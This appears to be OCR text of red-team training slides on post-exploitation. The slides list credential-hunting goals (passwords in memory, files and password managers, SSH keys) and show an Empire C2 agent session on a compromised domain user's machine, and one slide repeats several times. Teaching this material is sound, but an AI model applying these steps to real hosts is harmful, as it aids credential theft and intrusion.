
- Default Credentials Password
- Guessing/Spraying
- VPN/Citrix/Exchange Attacks

Command & Control
Simple Setup




@h3xg4m3s

Command & Control
Better Setup



@h3xg4m3s

Big Time Setup



@h3xg4m3s

Lets Get Started!

Host Enumeration
#Goals

Passwords

- In-memory
- In files
- Password managers

Anti-virus profiling

Software profiling

Firewall Rules/Egress

Other users?

- Session keys
- Passwords in memory

Sensitive Files?

- (dot)configs
- (dot)properties
- passwords.csv
- SSH Keys

Host Enumeration
#Goals

Passwords

- In-memory
- In files
- Password managers

Anti-virus profiling

Software profiling

Firewall Rules/Egress

Other users?

- Session keys
- Passwords in memory

Sensitive Files?

- (dot)configs
- (dot)properties
- passwords.csv
- SSH Keys

Host Enumeration
#Goals

Passwords

- In-memory
- In files
- Password managers

Anti-virus profiling

Software profiling

Firewall Rules/Egress

Other users?

- Session keys
- Passwords in memory

Sensitive Files?

- (dot)configs
- (dot)properties
- passwords.csv
- SSH Keys

Host Enumeration
#Goals

Passwords

- In-memory
- In files
- Password managers

Anti-virus profiling

Software profiling

Firewall Rules/Egress

Other users?

- Session keys
- Passwords in memory

Sensitive Files?

- (dot)configs
- (dot)properties
- passwords.csv
- SSH Keys

Host Enumeration
#Goals

Passwords

- In-memory
- In files
- Password managers

Anti-virus profiling

Software profiling

Firewall Rules/Egress

Other users?

- Session keys
- Passwords in memory

Sensitive Files?

- (dot)configs
- (dot)properties
- passwords.csv
- SSH Keys

Host Enumeration
#Goals

Passwords

- In-memory
- In files
- Password managers

Anti-virus profiling

Software profiling

Firewall Rules/Egress

Other users?


- Session keys
- Passwords in memory

Sensitive Files?


- (dot)configs
- (dot)properties
- passwords.csv
- SSH Keys

Host Enumeration Assumptions

- ✓ Owned a machine on the inside
- ✓ Have an Empire Agent



Host Enumeration
Agent List



```
(Empire: listeners/http) > [+] Initial agent KGFALM17 from 10.10.33.121 now active (Slack)

(Empire: listeners/http) > agents

[*] Active agents:
  Name            Lang  Internal IP     Machine Name     Username           Process
  ---------       ----  -----------     ------------     ---------          -------
  KGFALM17        ps    10.10.33.121    DESKTOP1         *PACIFIC\jmouse    powershell/744
(Empire: agents) > interact KGFALM17
(Empire: KGFALM17) >
```

@h3xg4m3s

Host Enumeration
Sysinfo

Empire CMD:

sysinfo

:::INFO:::


IP

Domain\User

Windows Version

Shell Integrity level

PSH version



